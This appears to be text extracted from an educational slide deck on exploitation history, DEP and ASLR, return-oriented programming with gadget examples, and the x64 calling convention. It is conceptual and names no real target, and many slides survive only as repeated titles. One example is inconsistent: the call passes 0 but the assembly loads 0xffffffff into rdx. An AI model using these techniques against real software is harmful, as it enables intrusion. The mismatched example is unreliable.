Smashing The
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1988


2004

DEP
Windows XP SP2

ASLR

Windows Vista

2006



Address Space Layout Randomization

- Randomizes DLLs base address every boot
- Prevents jumping into known addresses
- Effective mostly on 64 bit processes
 - Low entropy on 32 bit address space

Overlooked Steps of Exploitation

- Vulnerable software code

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- Information Gathering (Arbitrary Read)
 - Stack location
 - System function address(es)

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- Vulnerable software code
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- Memory Manipulation (Arbitrary Write)
 - Stack Overflow
 - Heap Overflow, Use After Free,...

Overlooked Steps of Exploitation


- Vulnerable software code
- Information Gathering (Arbitrary Read)
 - Stack location
 - System function address(es)
- Memory Manipulation (Arbitrary Write)
 - Stack Overflow
 - Heap Overflow, Use After Free,...
- Hijack Code Execution
 - A by-product of previous steps (!) + Normal process behavior

Return Oriented Programming



NYC
Helen Levitt, 1938

Return Oriented Programming - Timeline



Return Oriented Programming

- The Geometry of Innocent Flesh on the Bone, Hovav Shacham, 2007
- Reuse existing code in memory
 - ret
 - jmp esp
- Leverage stack semantics (call / ret)

NYC
Helen Levitt, 1939



Return Oriented Programming

EIP 0x00402000

0x00400000



Instruction

Instruction

Instruction

Instruction

Instruction

Instruction

Instruction

Instruction

0x00403000

Memory

Return Oriented Programming

EIP 0x00402005

0x00400000



Instruction

Instruction

Instruction

Instruction

Instruction

Instruction

Instruction

Instruction

0x00403000

Memory

Return Oriented Programming

EIP 0x0040200C

0x00400000

Instruction

Instruction

Instruction

Instruction

Instruction

Instruction

Instruction

Instruction

0x00403000

Memory

Return Oriented Programming

EIP 0x00402010

0x00400000



Instruction

Instruction

Instruction

Instruction

Instruction

Instruction

Instruction

Instruction


0x00403000

Memory

Return Oriented Programming

EIP 0x00402014

0x00400000




0x00403000

Memory

Return Oriented Programming

EIP 0x00402018

0x00400000



0x00403000

Memory

Return Oriented Programming



Return Oriented Programming

ESP 0x00802000

EIP 0x00402018

0x00802000



0x004020F0

0x002020F0

0x7F400123

0x00C0FFEE

0x00804000

0x00000000

Instructions

ret

Instructions



ret


Instructions

ret


0xFFFFFFFF

Memory

Return Oriented Programming



Return Oriented Programming



Return Oriented Programming



Return Oriented Programming

ESP 0x00802008

EIP 0x7F40014F

0x00802000

0x004020F0

0x002020F0

0x7F400123

→ 0x00C0FFEE

0x00804000

0x00000000

Instructions

ret

Instructions

ret

Instructions

→ ret

0xFFFFFFFF

Memory

Return Oriented Programming - Gadgets

- A sequence of instructions (+ret) that perform logical operation
 - Copy a value into memory
 - Change memory permissions to Execute
 - Load values into specific registers

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 - Copy a value into memory
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- Example: Copy data into memory

```
mov eax, #VALUE
mov ecx, #Destination
mov [ecx], eax
```

Return Oriented Programming - Gadgets

- A sequence of instructions (+ret) that perform logical operation
 - Copy a value into memory
 - Change memory permissions to Execute
 - Load values into specific registers
- Example: Copy data into memory

```
pop  eax
pop  ecx
mov  [ecx],  eax
```

Return Oriented Programming



Return Oriented Programming



Return Oriented Programming



Return Oriented Programming



Return Oriented Programming



Return Oriented Programming



Return Oriented Programming



Return Oriented Programming



64 bit Call Semantics

- First 4 parameters are passed on rcx, rdx, r8, r9
- 32 bytes are pre-allocated on the stack
- All other parameters are passed on the stack (after pre-allocation)

64 bit Call Semantics

A64BitFunction(0x00c0ffee, 0, 1, 0xdeadbeef, 0x10101010)

```
push 0x10101010
mov rcx, 0x00c0ffee
mov rdx, 0xffffffff
mov r8, 0x1
mov r9, 0xdeadbeef
sub rsp, 0x20
call A64BitFunction
```

rsp 0x000000000000804010

rip 0x0000000007F400125

rcx 0x0000000000000000

rdx 0x0000000000000000

r8 0x0000000000000000

r9 0x0000000000000000

0x00802000

0x0000000000000000

0x0000000000000000

0x00802000

0x0000000000000000

0x00802004

0x0000000000000000

0x00802008

0x0000000000000000

0x0080200C

0x0000000000000000

0x00802010

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000



0x00804000

